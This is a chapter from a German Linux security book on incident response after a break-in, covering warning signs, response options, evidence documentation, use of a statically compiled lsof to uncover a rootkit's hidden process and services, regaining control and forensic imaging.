

KAPITEL 17
Vorfallsbehandlung

In diesem Abschnitt soll es darum gehen, was Sie tun können, wenn Sie feststellen, daß trotz aller Schutzmaßnahmen in Ihr System eingebrochen wurde. Es werden technische Methoden beschrieben, die Ihnen helfen sollen, einen stattfindenden Angriff zu beenden, den Angriff zu beurteilen, den Schaden zu reparieren und ähnliche Vorfälle in Zukunft zu vermeiden.

Neben den hier beschriebenen technischen Aspekten existiert noch eine Vielzahl von organisatorischen und rechtlichen Aspekten, die zu stark von Ihrer konkreten Situation abhängen, als daß sie in diesem Rahmen sinnvoll erörtert werden könnten. Wenn Sie z. B. in einer großen Firma arbeiten, so kann es sein, daß Richtlinien und Policies existieren, die Ihren Handlungsspielraum stark einschränken.

Bevor Sie also irgendetwas unternehmen, sollten Sie sich die folgenden Fragen stellen:

- Darf ich selbst etwas unternehmen, oder existiert ein Notfall-Team, das ich informieren muß?
- Wem gehört der betroffene Rechner? Darf ich ihn einfach außer Betrieb nehmen, oder brauche ich dafür eine Erlaubnis?
- Wie wichtig ist der Rechner? Kann meine Organisation längere Zeit auf ihn verzichten?
- Soll ein eventueller Angreifer später strafrechtlich verfolgt werden? Muß die Rechtsabteilung oder die Polizei hinzugezogen werden? Welche Anforderungen stellen die Gerichte an gesammelte Beweismittel?
- Schadet es dem Image meiner Organisation, wenn der Vorfall Außenstehenden bekannt wird?

Es wäre vorteilhaft, wenn Sie schon vor dem eigentlichen Vorfall eine Antwort auf diese Fragen hätten. Andernfalls riskieren Sie, in eine Situation zu geraten, in der Sie unter extremem Zeitdruck brisante Entscheidungen treffen müssen. Aus diesem Grunde ist es sinnvoll, rechtzeitig Richtlinien und Policies aufzustellen. Einen exzellenten Überblick und eine Vielzahl von praktischen Hinweisen bieten die Seiten des amerikanischen Computer Emergency Response Center/Coordination Centers (CERT/CC). Unter

http://www.cert.org/security-improvement/

findet sich eine Sammlung von Modulen, die jeweils bestimmte gängige Probleme der Netzwerksicherheit beschreiben, Sicherheitspraktiken empfehlen und Hinweise zu deren Umsetzung geben.

Warnsignale

Ihre Probleme beginnen, wenn Sie feststellen, daß Ihr System kompromittiert wurde. Dies kann auf diverse Arten geschehen:

- Das System verhält sich plötzlich ungewöhnlich. Das zeigt sich beispielsweise so:
  - Bestimmte Programme (z. B. `ps`, `ls`, `netstat` ...) machen plötzlich ungewohnte Ausgaben, stürzen mit einem Segmentierungsfehler ab [23] oder zeigen im Gegensatz zu anderen Programmen bestimmte Prozesse, Dateien oder Netzwerkverbindungen nicht an [6, Seite 744 *ff*].
  - Einige Netzwerkdienste funktionieren nicht mehr [18].
  - Der Kernel selbst produziert plötzlich Unmengen an Fehlermeldungen[40].
  - Ihr System ist plötzlich unsicherer konfiguriert, z. B. werden Shadow Passwords nicht benutzt [21].
  - Abrechnungssysteme für Rechenzeit weisen kleinere Abweichungen auf [34].
  - `df` zeigt an, die Platte sei voll, eine Suche mit `du` nach großen Dateien ergibt aber eine viel geringere Plattenauslastung.
  - Ein installierter Checksummer meldet, daß wichtige Programme ausgetauscht wurden [40].

  Hier kann die Ursache darin liegen, daß Systemprogramme durch Exemplare aus einem Rootkit ausgetauscht wurden oder daß ein Rootkit versucht, den Kernel selbst im Hauptspeicher zu manipulieren.
- Der Angreifer teilt Ihnen mit, daß ein Einbruch stattgefunden hat. Dies kann in Form
  - eines freundlichen Hinweises (»Sie haben da ein ziemlich unsicher konfiguriertes System ...«) [12],
  - einer öffentlichen Demütigung (z. B. einer veränderten Homepage) [12][11] oder
  - einer Erpressung (»Auf Ihrem Webserver lagen Kreditkartendaten herum. Wenn Sie nicht ... zahlen, verkaufe ich sie an den Meistbietenden!«) [13][39][38]

  geschehen.
- Sie stellen fest, daß Ihre Festplatte komplett gelöscht wurde [36].
- Sie werden von einem Kollegen angerufen, der Ihnen mitteilt, sein System werde von Ihrem Rechner aus angegriffen [26].

- Sie führen einen Sicherheitscheck durch und stellen fest, daß auf dem Rechner ungewöhnliche Ports offen sind [21], oder finden ungewöhnliche SUID-Programme [26].
- Sie bemerken, daß Ihr Rechner kontinuierlich Pakete ins Internet sendet, ohne daß dafür ein ersichtlicher Grund vorliegt. Bei näherer Betrachtung stellen Sie fest, daß er unter Ihrem Namen Spam versendet [41].

Nun heißt es konzentriert und zielstrebig zu handeln. Die erste Regel für den Notfall lautet:

Keine Panik!

Atmen Sie tief durch, und überdenken Sie Ihre Optionen. Durch unüberlegtes Handeln riskieren Sie, unter Umständen mehr Schaden anzurichten, als es der Angreifer jemals könnte. Verschiedene Optionen bieten sich an:

Option 1: Den Vorfall ignorieren

Dies ist sicherlich die Variante, die den geringsten Aufwand bedeutet. Allerdings riskieren Sie, schadensersatzpflichtig zu werden, wenn von Ihrem Rechner aus Angriffe auf andere Systeme ausgehen. Von dem Schaden, den der Angreifer Ihnen in der Zeit zufügen kann, in der Sie ihn gewähren lassen, wollen wir lieber nicht reden.

Trotzdem soll es Fälle gegeben haben, wo das Management den Systemadministratoren genau diesen Kurs aufzwang, mit der Begründung, die betroffenen Systeme wären zu wichtig, um sie vom Netz zu nehmen. Der Betrieb dürfe nicht gestört werden [35].

Option 2: Im laufenden Betrieb flicken

Sie könnten auch versuchen, die Sicherheitslücken zu finden und zu stopfen, ohne das System dabei herunterzufahren, indem Sie kompromittierte Accounts löschen, trojanisierte Programme wieder durch ihre Originale ersetzen, durch den Angreifer installierte Server entfernen und die neuesten Sicherheitspatches einspielen.

Zwar kann man Ihnen bei dieser Variante keine Untätigkeit vorwerfen, Ihre Erfolgschancen stehen aber schlecht. Schon unter idealen Bedingungen ist es eine Sisyphusarbeit, alle Veränderungen am System zu finden und alle Löcher zu schließen. In Ihrem Fall versuchen Sie dies aber mit einem System, das unter der Kontrolle eines Angreifers steht. Sie müssen grundsätzlich davon ausgehen,

- daß Systemprogramme falsche Ausgaben machen, um die Aktivitäten des Angreifers zu verbergen,
- daß der Kernel modifiziert wurde, um Dateien und Netzwerkverbindungen unsichtbar zu machen, und
- daß an allen Ecken und Enden Fallen und Hintertüren in das System eingebaut wurden, die es dem Angreifer erlauben, auch nach Schließen der ursprünglichen Sicherheitslücken wieder in das System zu gelangen oder es zumindest zu zerstören.

Option 3: Tabula rasa

Haben Sie die Erlaubnis, den Rechner herunterzufahren, so besteht eine mögliche Vorgehensweise darin, die Platte zu löschen, neu zu formatieren und das System von Grund auf neu zu installieren.

Diese Methode hat sicherlich den Vorteil, bei konsequenter Durchführung schnell und effizient zum Erfolg zu kommen. Wenn Sie

- ein Backup aller Daten besitzen,
- Ihr System vollständig dokumentiert haben,
- die aktuellen Programmversionen benutzen,
- alle Sicherheitspatches einspielen und
- Ihr System konsequent auf Sicherheit konfigurieren,

haben Sie eine gute Chance, für den Augenblick sicher zu sein.

Löschen Sie dagegen in blinder Panik die Festplatte, um dann festzustellen, daß Ihr Backup uralt ist oder Sie keine Dokumentation haben, wie Ihre Server aufgesetzt waren, dann stecken Sie wirklich in Schwierigkeiten.

Allerdings werden Sie nie wissen, was eigentlich passiert ist und ob Sie die Lücke, die Ihrem System zum Verhängnis wurde, wirklich geschlossen haben. Auch haben Sie jeglichen Beweis zerstört, der später eine Strafverfolgung erlauben würde. Sie sollten daher erwägen, ob Sie zumindest noch Spuren sichern, bevor Sie mit der Neuinstallation beginnen. Wie dies geht und was Sie beim Herunterfahren des Systems beachten sollten, wird in den nächsten Abschnitten besprochen.

Option 4: Gründliche Analyse

Haben Sie schließlich genügend Zeit, Erfahrung und Ressourcen, so könnten Sie erwägen, Spuren zu sichern und diese zu analysieren, um herauszufinden, was eigentlich passiert ist, bevor Sie mit der Neuinstallation beginnen. Auf diese Weise haben Sie die Möglichkeit, aus dem Vorfall zu lernen, um beim nächsten Mal besser vorbereitet zu sein.

Dies ist sicherlich am aufwendigsten. Kann man ein gut dokumentiertes System in zwei bis drei Tagen problemlos wieder aufsetzen, so erfordert eine wirklich gründliche Analyse deutlich mehr Zeit. Allerdings ist dies die einzige Möglichkeit, zu verstehen, was passiert ist, und die einzige Chance, eventuell später gegen den Angreifer vorgehen zu können.

Dokumentation

Bevor Sie beginnen, Arbeiten am System vorzunehmen, sollten Sie erst einmal ein paar Dinge bereitlegen:

- einen Notizblock, besser eine gebundene Kladde, idealerweise mit numerierten Seiten
- Stifte
- unter Umständen ein Diktiergerät mit einer ausreichenden Anzahl Kassetten
- einen Fotoapparat mit Filmen

Diese Dinge brauchen Sie, um die zweite Regel für Notfälle zu befolgen:

Dokumentieren Sie alles. Was nicht schriftlich festgehalten ist, ist nicht passiert!

Schreiben Sie auf, warum Sie ermitteln, und dokumentieren Sie jeden Schritt, den Sie tun. Darunter fallen nicht nur Ihre Untersuchungen, sondern auch Zusammenfassungen von Telefongesprächen und Sitzungen mit Kollegen. Versehen Sie dabei jeden Eintrag mit einem Datum und Ihrer Unterschrift (bei losen Blättern: jedes Blatt). Wenn Sie ein Diktiergerät benutzen, erwähnen Sie bei jedem Start des Bandes Datum, Uhrzeit und anwesende Personen.

Sie stehen vermutlich unter Zeitdruck und müssen eine Vielzahl wichtiger Entscheidungen treffen. In dieser Situation können Sie sich nicht darauf verlassen, daß Sie später allein aus dem Gedächtnis Fragen dazu beantworten können,

- was Sie wann bemerkt oder unternommen haben,
- wer wann von Ihnen informiert wurde,
- wer zu welchem Zeitpunkt an den Untersuchungen teilgenommen hat.

Sollte aber später entschieden werden, den Angreifer vor Gericht zu bringen, oder stellt man Ihr Vorgehen in Frage, so ist es wahrscheinlich, daß Sie genau darauf Antworten haben müssen.

Grundsätzlich sollten Sie für die Dokumentation Ausdrucke und handschriftliche Notizen auf Papier bevorzugen. Halten Sie sich stets vor Augen, daß ein Angreifer potentiell jedes Bit auf der Festplatte Ihres Systems kontrolliert. Allerdings kann es sinnvoll sein, während Ihrer Arbeiten die eingegebenen Befehle und die Ausgaben der Programme in einer Datei zu protokollieren. Sie werden sicher nicht die Zeit haben, all diese Daten Zeichen für Zeichen mitzuschreiben.

Zu diesem Zweck können Sie mit dem Befehl `script` <*Datei*> alle Ein- und Ausgaben in eine Datei schreiben. Denken Sie aber daran,

- für jede neue Sitzung einen neuen Dateinamen zu nehmen, um die letzte Sitzung nicht zu überschreiben,
- zusätzlich Ergebnisse und Auffälligkeiten handschriftlich niederzulegen,
- die Datei möglichst nicht auf der Festplatte des betroffenen Systems, sondern z. B. auf einer Diskette zu speichern[1].

1 Sie sollten das zu untersuchende System so wenig wie möglich verändern, um keine Spuren zu verwischen.

Schließlich müssen Sie noch berücksichtigen, daß im Falle einer Strafverfolgung nachvollziehbar sein muß, wer Zugang zu den Beweismitteln hatte und wo sie gelagert waren. Sie sollten daher jedem Beweismittel eine Dokumentation beilegen, in der mit Datum und Unterschrift belegt ist,

- wann das Beweismittel an eine Person übergeben wurde,
- wann es durch wen an einen anderen Lagerplatz gebracht wurde,
- was mit dem Beweismittel geschah.

Achten Sie darauf, alle Beweismittel an einem sicheren Ort zu lagern. Ideal wäre hierfür natürlich ein Safe.

Ich muß an dieser Stelle darauf hinweisen, daß ich kein Jurist bin. Sollten Sie die Möglichkeit dazu haben, fragen Sie einen Anwalt mit Erfahrung im Strafprozeß- und Verfahrensrecht, welche Anforderungen die Gerichte an die Handhabung von Beweisen stellen. Es sind schon Prozesse gescheitert, weil nicht klar dargelegt werden konnte, wie die Beweise gehandhabt wurden.

Bestandsaufnahme

Nachdem Sie alles vorbereitet haben, beginnen Sie als erstes damit festzustellen, wie stark die Systemzeit des untersuchten Rechners von der tatsächlichen Uhrzeit abweicht. Dies wird später wichtig, wenn Sie beginnen, Protokolldateien auszuwerten. Hierzu existiert der Befehl `date`:

```
> date
Don Jan  2 21:26:20 MET 2003
```

Notieren Sie das angezeigte Datum und die Uhrzeit, und schreiben Sie darunter das tatsächliche Datum und die aktuelle Uhrzeit. Gerade wenn Sie die Protokolldateien mehrerer Rechner vergleichen wollen, können schon kleine Abweichungen der Uhren der einzelnen Systeme viel Verwirrung schaffen.

Ihr nächster Schritt sollte darin bestehen, die Daten zu sammeln, die Sie verlieren werden, wenn Sie das System herunterfahren. Dazu gehören z. B.:

- aktive Prozesse
- offene Dateien
- Netzwerkdienste und -verbindungen

Dabei besteht allerdings das schon angesprochene Problem, daß der Rechner potentiell unter der Kontrolle des Angreifers steht. Sie müssen davon ausgehen, daß wichtige Systemprogramme durch ein Rootkit ausgetauscht wurden oder der Kernel manipuliert wurde.

Werden Prozesse und Netzwerkverbindungen schon vom Kernel versteckt, so haben Sie kaum eine Chance, sinnvolle Daten zu sammeln. Sind dagegen nur Standardprogramme

wie `ls`, `ps` oder `netstat` ausgetauscht worden, so haben Sie immer noch die Möglichkeit, eigene Programme von einer Diskette aufzurufen.

Sie könnten z. B. `busybox` (siehe Kapitel 16, Unterabschnitt *md5sum*, ab Seite 466) so kompilieren, daß auch diese Befehle zur Verfügung gestellt werden. Alternativ könnten Sie `lsof` verwenden. Hierbei handelt es sich um ein Werkzeug, das alle Dateien anzeigt, auf die momentan von Prozessen zugegriffen wird. Da der Begriff »Datei« unter Unix etwas weiter gefaßt ist und auch z. B. Netzwerkverbindungen einschließt, kann man es sowohl als Ersatz für `ps` als auch für `netstat` verwenden.

In einem verseuchten System zeigte `ps` keine ungewöhnlichen Prozesse an:

```
# ps ax
  PID TTY STAT  TIME COMMAND
    1  ?  S    0:04 init
    2  ?  SW   0:00 (kflushd)
    3  ?  SW   0:00 (kupdate)
    4  ?  SW   0:00 (kpiod)
    5  ?  SW   0:00 (kswapd)
   74  ?  S    0:00 /usr/sbin/syslogd
   77  ?  S    0:00 /usr/sbin/klogd -c 3
   79  ?  S    0:00 /usr/sbin/inetd
   81  ?  S    0:00 /usr/sbin/crond -l10
   93  S1 S    0:00 gpm -m /dev/mouse -t ms
   95   1 S    0:00 -bash
   96   2 S    0:00 /sbin/agetty 38400 tty2 linux
   97   3 S    0:00 /sbin/agetty 38400 tty3 linux
   98   4 S    0:00 /sbin/agetty 38400 tty4 linux
   99   5 S    0:00 /sbin/agetty 38400 tty5 linux
  100   6 S    0:00 /sbin/agetty 38400 tty6 linux
  137  ?  S    0:00 bash -i
  138  ?  R    0:00 ps ax
   83  ?  S    0:00 /usr/sbin/atd -b 15 -l 1
```

`lsof` zeigte aber zusätzlich zu diesen Prozessen noch einen weiteren an:

```
# ./lsof
[...]
nscd 125 root cwd   DIR        8,4    1024       2 /
nscd 125 root rtd   DIR        8,4    1024       2 /
nscd 125 root txt   REG        8,4  201552   21176 /usr/sbin/nscd
nscd 125 root mem   REG        8,4   22404    2128 /lib/ld-linux.so.1.9.9
nscd 125 root mem   REG        8,4  580448    2845 /lib/libc.so.5
nscd 125 root   0u  CHR        1,3           16491 /dev/null
nscd 125 root   1u  CHR        1,3           16491 /dev/null
nscd 125 root   2u  CHR        1,3           16491 /dev/null
nscd 125 root   3r  CHR        1,3           16491 /dev/null
nscd 125 root   4u IPv4        103             TCP *:47017 (LISTEN)
[...]
```

Dieser Prozeß ist verdächtig. Nicht nur darum, weil er von `ps` nicht angezeigt wird. Er benutzt auch eine total veraltete C-Bibliothek (*/lib/libc.so.5*, `/lib/ld-linux.so.1.9.9`) und wartet auf einem ungewöhnlichen Port (47017 TCP) auf Anfragen.

Der echte `nscd` eines nicht infizierten Systems zeigt dann auch eine völlig andere Liste offener Dateien:

```
nscd 725 root cwd   DIR        3,2    1024       2 /
nscd 725 root rtd   DIR        3,2    1024       2 /
nscd 725 root txt   REG        3,2   34616  242832 /usr/sbin/nscd
nscd 725 root mem   REG        3,2  342427   69363 /lib/ld-2.1.3.so
nscd 725 root mem   REG        3,2  289663   69488 /lib/libpthread.so.0
nscd 725 root mem   REG        3,2  369801   69476 /lib/libnsl.so.1
nscd 725 root mem   REG        3,2 4061504   69455 /lib/libc.so.6
nscd 725 root mem   REG        3,2  215569   69546 /lib/libnss_compat.so.2
nscd 725 root   0u unix 0xc05e99a0             569 /var/run/.nscd_socket
nscd 725 root   1r FIFO        0,0             571 pipe
nscd 725 root   2w FIFO        0,0             571 pipe
```

Wie wir sehen, benutzt dieser `nscd` die Glibc 2 (*/lib/libc.so.6*, `/lib/ld-2.1.3.so`) und verwendet einen Unix Domain Socket[2] (*/var/run/.nscd_socket*) anstelle echter Netzwerkverbindungen.

Auch `netstat` wird von Rootkits normalerweise ausgetauscht. So ist es nicht weiter verwunderlich, daß kaum offene Dienste angezeigt werden:

```
# netstat -a | grep -v '^unix'
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address  Foreign Address  State
tcp        0      0 *:telnet       *:*              LISTEN
tcp        0      0 *:ftp          *:*              LISTEN
raw        0      0 *:icmp         *:*              7
raw        0      0 *:tcp          *:*              7
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node Path
```

Wir hatten ja schon gesehen, daß ein Prozeß auf Port 47017 auf eingehende Verbindungen wartet. Gehen wir die Liste der angezeigten Netzwerksockets durch, so werden wir noch mehr Widersprüche finden. Wir können auch den Parameter »-i« verwenden, wodurch `lsof` sich auf die Anzeige Sockets beschränkt:

```
# ./lsof -i
COMMAND PID USER   FD   TYPE DEVICE SIZE NODE NAME
inetd    79 root    4u  IPv4     50       TCP *:ftp (LISTEN)
inetd    79 root    5u  IPv4     51       TCP *:telnet (LISTEN)
inetd    79 root    7u  IPv4     54       TCP *:shell (LISTEN)
inetd    79 root    8u  IPv4     55       TCP *:finger (LISTEN)
nscd    125 root    4u  IPv4    103       TCP *:47017 (LISTEN)
```

Wie wir sehen, werden vom `inetd` aus nicht nur ein FTP- und ein Telnet-Server gestartet, sondern auch ein Finger- und ein RShell-Dienst. Da diese Dienste so sorgfältig versteckt wurden, liegt es nahe zu vermuten, daß es sich hierbei um Hintertüren handelt.

Um sicherzustellen, daß `lsof` auch wirklich nicht trojanisiert ist, müssen wir ihn von einer sauberen Diskette aus in das System bringen. Dabei sollten wir noch überlegen, ob wir nicht einen unauffälligeren Namen als `lsof` verwenden. Das Programm ist in den einschlägigen Kreisen bekannt. Wenn der Angreifer also gerade ein `ps` ausführt und den Namen `lsof` sieht, wird er wissen, daß er entdeckt ist. Einige Angrei-

2 Diese Konstrukte ähneln in der Programmierung den Sockets, die man für Netzwerkverbindungen benutzt. Sie werden aber über einen anderen Mechanismus realisiert, und auf sie kann von anderen Rechnern nicht zugegriffen werden.

fer neigen dazu, ihre Spuren zu verwischen, indem sie gleich die gesamte Festplatte löschen [36].

Bevor Sie `lsof` allerdings benutzen können, müssen Sie sicherstellen, daß Sie eine Version besitzen, die keine dynamischen Bibliotheken benutzt und klein genug ist, um auf eine Diskette zu passen. Da eine solche Version nicht unbedingt Teil einer Standardinstallation ist, kommen Sie oft nicht darum herum, sie selbst zu kompilieren.

Beginnen Sie damit, daß Sie die Quelltexte von folgender Adresse herunterladen:

ftp://vic.cc.purdue.edu/pub/tools/unix/lsof/

Die eigentliche Kompilierung sollten Sie dabei auf einem System durchführen, das einen Kernel benutzt, wie er auf dem zu untersuchenden System eingesetzt wird. Früher war es schon ein Problem, `lsof` auf einem System mit einer minimal anderen Versionsnummer des Kernels einzusetzen als dem, für den es kompiliert wurde (z. B. 2.0.14 statt 2.0.13). Heutzutage (`lsof` > 4.23, linux > 2.1.72) sollte dies nicht mehr so problematisch sein. Achten Sie aber wenn möglich darauf, auf beiden Systemen zumindest einen Kernel der gleichen Generation (z. B. 2.2.x oder 2.4.x) zu verwenden.

Entpacken Sie das Archiv mit den Quellen:

```
> tar xvzf <Archivname>
[...]
```

Lesen Sie nun die entpackten Textdateien, und überprüfen Sie die MD5-Prüfsumme des ausgepackten Tar-Archivs[3], und/oder überprüfen Sie mit PGP oder GPG seine Signatur[4].

Als nächstes packen Sie bitte das eigentliche Tar-Archiv mit den Quelltexten aus, und wechseln Sie dann in das neu entstandene Verzeichnis:

```
> tar xvf lsof_<Version>.tar
[...]
> cd lsof_<Version>
```

Nun sollten Sie sich in Ruhe die Textdateien durchlesen, die mit der Software mitkommen[5].

Anschließend rufen Sie das Skript `Configure` auf, um ein an Ihr System angepaßtes Makefile zu generieren:

```
> ./Configure linux
```

Während der Konfiguration werden Ihnen einige Fragen gestellt. Die meisten Fragen kann man wie vorgeschlagen beantworten. Allerdings kann es sinnvoll sein, die Einstellung »HASSECURITY« zu aktivieren. Sie bewirkt, daß Daten für Prozesse, die einem nicht gehören, nicht angezeigt werden, wenn man nicht `root` ist. Dies soll verhindern, daß ein Angreifer ohne Rootrechte das Tool gegen uns verwendet.

3 Diese steht in der Datei *README.lsof_<Version>*.

4 Die Signatur ist die Datei *lsof_<Version>.tar.asc*.

5 Die Dateinamen beginnen mit »*00s*«.

Solange man das Programm allerdings nicht SUID root installiert, zeigt es auch ohne die Option nicht mehr an, als man auch mit ps oder einem Blick in */proc* herausbekommen kann. Es bleibt daher eine Frage des persönlichen Geschmacks, ob man die Einstellung aktiviert:

```
Do you want to take inventory (y|n) [y]? y
[...]
Do you want to customize (y|n) [y]? y
[...]
Enable HASSECURITY (y|n) [n]? y
[...]
Disable WARNINGSTATE? (y|n) [n]? n
[...]
Enable HASKERNIDCK (y|n) [n]? n
[...]
Do you want to rename machine.h to machine.h.old and replace
it with new_machine.h (y|n) [y]? y
```

Nun wurde eine Datei namens *Makefile* erzeugt, die die eigentliche Kompilation steuert. In ihr müssen wir auch die nötigen Einstellungen vornehmen, um zu verhindern, daß das Programm zur Laufzeit Bibliotheken aus dem kompromittierten System einbindet. Dazu müssen wir in der Datei die Zeile

```
CFGL=   -L./lib -llsof
```

in

```
CFGL=   -L./lib -llsof -static
```

ändern. Nun können wir die Kompilation starten:

```
> make
```

Das Ergebnis ist allerdings zu groß, um es auf einer Diskette unterzubringen:

```
> ls -l lsof
-rwxr-xr-x   1 agl      users     1460002 Jun  6 19:38 lsof
```

Eine der Ursachen ist, daß eine ganze Reihe von Informationen in dem Programm enthalten ist, die es einfacher machen sollen, es mit einem Debugger auf Fehler zu untersuchen.

Um das Programm auszuführen, sind diese Informationen dagegen vollkommen überflüssig. Wir können sie daher entfernen und so das Programm auf ein Viertel seiner Größe zusammenschrumpfen:

```
> strip --strip-all lsof
> ls -l lsof
-rwxr-xr-x   1 agl      users      341812 Jun  6 20:39 lsof
```

Die Kontrolle wiedererlangen

Bevor Sie damit beginnen, das kompromittierte System zu untersuchen oder wiederherzustellen, sollten Sie die Kontrolle über den Rechner wiedererlangen und so verhindern, daß der Angreifer Ihre Bemühungen durch Störaktionen zunichte macht. Grundsätzlich bieten sich da drei Möglichkeiten:

Methode 1: Strom abschalten

Diese Methode ist recht drastisch und sollte nur angewendet werden, wenn

- Sie dazu vom Betreiber des Rechners befugt sind,
- auf dem Rechner keine Datenbanken aktiv sind, die durch das Abschalten korrumpiert werden,
- Sie sicher sind, daß Sie den eventuellen Ansturm wütender Benutzer überstehen, die gerade den ganzen Tag an einem Dokument geschrieben haben und nun feststellen, daß ihre Arbeit umsonst war.

Andererseits hat sie enorme Vorteile. In einem Augenblick ist das System ohne jegliche Vorwarnung der Kontrolle des Angreifers entzogen. Eine Aktion in letzter Minute, um z. B. noch Dateien zu löschen, ist nicht möglich.

Methode 2: Normales Herunterfahren

Sie können sich dazu entscheiden, das System normal herunterzufahren. Allerdings sollten Sie es nicht groß ankündigen oder gar den Benutzern eine Vorwarnzeit von einer Viertelstunde geben, um ihre Arbeit zu sichern. Schließlich würde ein Angreifer so ebenfalls vorgewarnt und hätte Zeit, noch schnell einen Vergeltungsschlag in die Wege zu leiten.

Auch hier müssen Sie damit leben, daß offene Dateien angemeldeter Benutzer unter Umständen verloren sind. Allerdings werden hier die Programme »vorgewarnt«, d. h., sie können, wenn sie dementsprechend programmiert sind, eine sogenannte *Scratch-Datei* schreiben, aus der die Arbeitsergebnisse unter Umständen wiederhergestellt werden können.

Systemdienste werden sauber heruntergefahren, so daß Datenbanken z. B. die Möglichkeit haben, ihre Daten in einen konsistenten Zustand zu bringen.

Diese Möglichkeit »aufzuräumen« kann allerdings auch der Angreifer nutzen. Beim Herunterfahren wird eine Reihe von Skripten ausgeführt, die dazu dienen, den Prozeß auf geordnete Weise und ohne Datenverlust ablaufen zu lassen. Hier liegt es für einen Angreifer natürlich nahe, sein eigenes Skript einzufügen, das auf seine Weise »Ordnung schafft«, indem es z. B. die Festplatte löscht.

Methode 3: Netzwerkverbindungen kappen

Schließlich können Sie auch einfach den Stecker aus Netzwerk- und ISDN-Karten sowie Modems ziehen. Auf diese Weise verhindern Sie zumindest, daß der Angreifer weiter Befehle an Ihren Rechner erteilen kann. Sie müssen aber damit rechnen, daß er für diesen Fall Vorkehrungen getroffen haben könnte. Zum Beispiel könnte er Cronjobs installiert haben, die regelmäßig überprüfen, ob ein bestimmter Rechner erreichbar ist. Es wäre prinzipiell sogar möglich, Standardprogramme so zu manipulieren, daß sie die Festplatte löschen, wenn sie aufgerufen werden, ohne daß das Netz verfügbar ist.

Andererseits ist das Kappen der Netzwerkverbindung eine gute erste Maßnahme, wenn der Angreifer gerade aktiv ist und Zeit gewonnen werden muß, weil der Spezialist für solche Fälle z. B. gerade im Stau steht.

Ich kann Ihnen nicht sagen, welche Lösung für Sie die beste ist. Persönlich würde ich vermutlich einen Mix aus 1 und 2 wählen. Dabei würde ich zuerst versuchen, die wirklich kritischen Dienste geordnet zu beenden, um dann dem Rechner den Strom abzuschalten. Dabei sollte man aber alle Skripte genau ansehen, bevor man sie ausführt.

Beachten Sie dabei aber auch, daß andere Interessen bestehen können, die Sie mit in Ihre Überlegungen einbeziehen müssen. Wenn Sie ein System abrupt aus dem Betrieb nehmen, stören Sie die normalen Abläufe. Ihre Firma ist mit einem Male nicht mehr im Internet präsent, und Ihre Anwender können ohne Vorwarnung plötzlich nicht mehr arbeiten. Sie sollten daher absolut sicher sein, daß ein Angriff vorliegt und daß Sie die nötige Rückendeckung für Ihre Aktion haben. Schließlich ist Sicherheit kein Selbstzweck, sondern unterstützt nur die eigentliche Aufgabe der Computersysteme.

Spurensicherung

Nachdem Sie das System unter Ihre Kontrolle gebracht haben, sollten Sie erst einmal die Spuren des Angriffs sichern. Dazu bietet es sich an, komplette bitweise Kopien (Images) aller Partitionen zu machen. Fahren Sie dazu aber das System jetzt nicht wieder hoch.

Sie sollten statt dessen ein nicht kompromittiertes System verwenden, um zu verhindern, den Inhalt der Festplatte zu verändern. Bedenken Sie bitte,

- daß Sie den Programmen im System nicht vertrauen können,
- daß das Hochfahren des Systems dazu führen könnte, daß das Dateisystem versucht, sich zu »reparieren«, wodurch die Informationen auf der Festplatte verändert würden,
- daß der Angreifer unter Umständen den Master-Boot-Record gelöscht hat, wodurch das System nicht mehr hochfährt,
- daß Sie die Festplatten im System (auch unbenutzte Partitionen) nicht zur Speicherung von Images der benutzten Partitionen des Systems verwenden können, da alle Platten des untersuchten Systems als Beweismittel anzusehen sind.

Zwei Vorgehensweisen sind möglich, um diesen Problemen Rechnung zu tragen. Man kann zum einen ein geeignetes Rettungssystem von Diskette starten und dann Images auf einen Datenträger schreiben, den man dann auf einem anderen Rechner untersucht. Als zweite Möglichkeit kann man auch die Festplatte ausbauen, um sie dann in einen Rechner einzubauen, auf dessen bereits vorhandener Festplatte bereits ein Linux installiert wurde, das alle benötigten Werkzeuge für die Image-Erzeugung und die anschließende Analyse enthält.

Als Datenträger für die Speicherung der Images kommen insbesondere eine große Festplatte oder Magnetbänder in Betracht. Bedenken Sie, daß ein Image genauso groß ist wie die Partition, von der es gelesen wurde. Zwar können Sie es komprimieren oder es in mehrere Teile aufteilen, am Ende ist es aber nicht besonders praktisch, wenn aus einer 1 GB großen Partition 286 Disketten[6] werden. Bei größeren Partitionen stoßen Sie dann auch bald an die Grenzen für Zip-Medien und CD-RWs.

Für die folgenden Beispiele habe ich das Problem umgangen, indem ich ein System installiert habe, das so klein ist, daß es auf eine einzige Zip-Diskette paßt. Es heißt »Zip-Slack« und wurde mit der Version 7.1 der Distribution Slackware mitgeliefert.

Es hat den Vorteil, etwas besser handhabbar zu sein als eine normale Installation, obwohl es die Eigenschaften eines normalen Serversystems realisiert. Allerdings bestehen mehrere Unterschiede, so

- hat das System nur eine Partition,
- wird statt einer Swap-Partition eine Swap-Datei verwendet.

Davon abgesehen entspricht es einem Serversystem, das ohne Unterstützung für eine graphische Oberfläche installiert wurde.

Wollen Sie selbst einmal ausprobieren, wie eine Autopsie funktioniert, so können Sie auf den Seiten von

http://projekt.honeynet.org

Images aus tatsächlichen Vorfällen herunterladen. Unter

http://projekt.honeynet.org/challenge

finden Sie z. B. die Unterlagen zu einem Wettbewerb, bei dem ein kompletter Satz Images eines mit einem Rootkit verseuchten Systems veröffentlicht wurde. Außerdem liegen dort die Ergebnisse in Form von mehreren Analysen der Wettbewerbsteilnehmer, so daß Sie Ihre eigenen Bemühungen mit diesen vergleichen können.

Bevor wir nun sehen, wie die eigentliche Spurensicherung beginnt, noch zwei Hinweise:

- Wenn Sie die Festplatte aus dem Rechner ausbauen, dann dokumentieren Sie dies am besten, indem Sie Fotos vom Rechner, dem eigentlichen Prozeß und den ausgebau-

6 Hier ist schon eine Komprimierung auf 40 % der Originalgröße eingerechnet.

ten Festplatten machen. Idealerweise sollten dabei auch Details wie Seriennummern erkennbar sein. Außerdem ist natürlich wie immer ein Eintrag in Ihre handschriftlichen Notizen angebracht.

